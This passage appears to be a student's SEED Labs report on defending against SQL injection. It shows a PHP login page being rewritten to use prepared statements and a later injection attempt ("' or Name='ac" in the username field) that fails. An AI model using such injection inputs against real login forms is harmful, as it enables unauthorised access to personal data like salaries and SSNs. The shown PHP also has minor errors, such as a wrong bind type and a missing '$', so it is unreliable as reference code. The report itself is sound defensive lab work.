
```
  GNU nano 2.5.3                 File: unsafe home.php

            echo "</div>";
          }
          return $conn;
        }

        // create a connection
        $conn = getDB();
        // Sql query to authenticate the user
        $stmt=$conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, addres$
        FROM credential
        WHERE name= ? and Password=?");

        $stmt->bind_param("is",$input_uname,$hashed_pwd);
        $stmt->execute();
        $stmt->bind_result($bind_id,$bind_name,$bind_eid, $bind_salary,$bind_birth, $bind_s$
        $stmt->fetch();
        if(bind_id!="")
          {
          drawLayout($bind_id,$bind_name,$bind_eid, $bind_salary,$bind_birth, $bind_ssn, $b$
          }
        else{
            echo "No information\n";
            return;
            }


        /* convert the array type to json format and read out*/
        $json_str = json_encode($return_arr);
        $json_a = json_decode($json_str,true);
        $id = $json_a[0]['id'];

^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text    ^J Justify    ^C Cur Pos
```

Observation: The screenshot above shows the changes after editing the “unsafe_home.php” file by using prepared statements as opposed to an ordinary SQL statement. The aim is to invoke the countermeasure by removing the vulnerable part of the code so that an attack can be prevented.



```
[11/07/20]seed@CDiya_PES1201700246:.../SQLInjection$ sudo nano unsafe_home.php
[11/07/20]seed@CDiya_PES1201700246:.../SQLInjection$ sudo service apache2 restart
[11/07/20]seed@CDiya_PES1201700246:.../SQLInjection$ 
```

Observation: The screenshot above shows the restarting of the apache server to include the changes made.



VM1 [Running] - Oracle VM VirtualBox

SQLi Lab - Mozilla Firefox


www.seedlabsqlinjection.c

Employee Profile Login

USERNAME	' or Name='ac
PASSWORD	Password

Copyright © SEED LABs

Observation: The screenshot above shows the running SQL injection command to log in as admin.



VM1 [Running] - Oracle VM VirtualBox

SQLi Lab - Mozilla Firefox

www.seedlabsqlinjection.com

can not assign session

Profile

Key	Value
Employee ID	
Salary	
Birth	
SSN	
NickName	
Email	
Address	
Phone Number	

Observation: The screenshot above shows that the attack is **not** successful as the details in the credential table have not been printed. Instead, the attack fails with a message saying "cannot assign a session".
This is due to the use of a prepared statement that allows separation of the code form data. The use of prepared statements ensures that the sql statement is compiled without data and data is provided after the compilation of the query. Thus, data is not treated differently or as a code. This way, the countermeasure ensured that the website was protected against SQL injection.